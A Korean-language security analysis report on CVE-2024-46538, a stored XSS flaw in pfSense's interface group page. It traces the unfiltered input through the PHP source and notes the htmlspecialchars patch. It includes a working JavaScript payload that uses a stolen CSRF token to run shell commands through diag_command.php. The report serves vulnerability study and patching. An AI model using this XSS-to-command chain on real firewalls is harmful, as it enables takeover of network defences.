분석보고서

2024.12.30
이정현

취약점

CVE-2024-46538

pfSense v2.5.2 이하
무료 오픈소스 방화벽 소프트웨어인 pfSense의 웹 인터페이스에서 그룹 관리 메뉴의 입력값 검증 미흡으로 임의의 악성 스크립트 삽입이 가능한 취약점이다. 운영자의 CSRF Token값 탈취, 관리자 콘솔을 통한 임의 명령 실행, 방화벽 장악 및 규칙 조작 등의 지속적인 피해가 가능하다.

원리

pfSense내 인터페이스 그룹 관리 메뉴에서 members 변수에 대한 입력 값 검증이 제대로 이루어지지 않아 발생한다.

공격 흐름도

interfaces_groups_edit.php

```
if (isset($_POST['members'])) {
    $members = implode(" ", $_POST['members']);
} else {
    $members = "";
}
```

post 요청 시 members 파라미터로 사용자 입력 값을 받는다. implode함수(배열의 요소들을 하나의 문자열로 합치는 함수)를 사용해 array형인 변수를 str형으로 변환한 뒤 입력 값을 저장한다. (필터링 X)

```
if (!$input_errors) {
    $ifgroupentry = array();
    $ifgroupentry['members'] = $members;
    $ifgroupentry['descr'] = $_POST['descr'];
```

members변수는 ifgroupentry변수의 members키에 해당하는 값으로 저장된다.

```
    // Create new group
} else {
    $ifgroupentry['ifname'] = $_POST['ifname'];
    $a_ifgroups[] = $ifgroupentry;
}
write_config("Interface Group added");
interface_group_setup($ifgroupentry);

header("Location: interfaces_groups.php");
exit;
```

a_ifgroups변수에 ifgroupentry의 값들을 저장한다. 그리고 값들을 config.xml파일에 저장한다.


```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];
$id = $_REQUEST['id'];
```

config값을 &를 붙인 참조변수로 a_ifgroups를 선언하는데 a_ifgroups값이 변하면 config값도 변경된다.

config.lib.inc

```
/* generate configuration XML */
$xmlconfig = dump_xml_config($config, $g['xml_rootobj']);
```

config.lib.inc파일은 설정값을 관리하는 함수들로 구성되어 있는데 config변수에 담긴 값이 xml로 재구성된다.



members파라미터에 담긴 입력값은 ifgroups등의 변수를 지나 write_config함수를 통해 config변수에 들어가고 xml데이터로 변환되어 저장된다.

```
[2.5.2-RELEASE][root@pfSense.skshieldus.com]/etc/inc: cat /cf/conf/config.xml | grep EQSTtest
                <members>EQSTtest</members>
```

변환된 데이터는 config.xml 파일에 저장된다.

```
/* re-read configuration */
/* NOTE: We assume that the file can be parsed since we wrote it. */
$config = parse_xml_config("{$g['conf_path']}/config.xml", $g['xml_rootobj']);
```


저장된 xml데이터는 array형으로 읽어 config변수에 저장시킨다.

interfaces_groups.php


```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];   1
...
<?php foreach ($a_ifgroups as $i => $ifgroupentry):
...
    $members_arr = explode(" ", $ifgroupentry['members']);   2
    ...
    $memberses = implode(", ", $memberses_arr);   3
    echo $memberses;   4
    ...
```

① config에 저장된 정보를 a_ifgroups 변수에 넣는다.
② ifgroupentry에 memebers로 저장된 값을 배열형태로 저장한다.
③ 일부 과정을 거치고 2번 값을 다시 문자열 형태로 저장한다.
④ 문자열로 저장한 값을 출력한다.

+@ xss, 쉘 실행




해당 사이트의 메뉴에는 서버에 임의 명령을 내릴 수 있는 탭이 존재한다.
(diag_command.php 페이지)



임의 명령 시 요청 페이지를 보면 csrf_magic 토큰값, txtCommand, txtRecallBuffer, submit값 등이 존재한다.

FormData객체를 구성해서 fetch를 사용해 데이터의 응답을 확인하면 html form태그로 요청을 보내는 것처럼 만들 수 있다.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicToken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => console.log(data))
```



이런식의 스크립트를 구성해 xss공격 스크립트와 함께 보내면 임의 명령을 실행시킬 수 있다.

현재 패치가 되었는데 github commit기록을 보면 htmlspecialchars함수로 입력값을 치환하여 필터링하는 것을 알 수 있다.

참고자료 및 출처

https://github.com/EQSTLab/CVE-2024-46538
https://github.com/CloudSentralDotNet/iso_pfsense
https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f
https://www.skshieldus.com/kor/eqstinsight/cve2411.html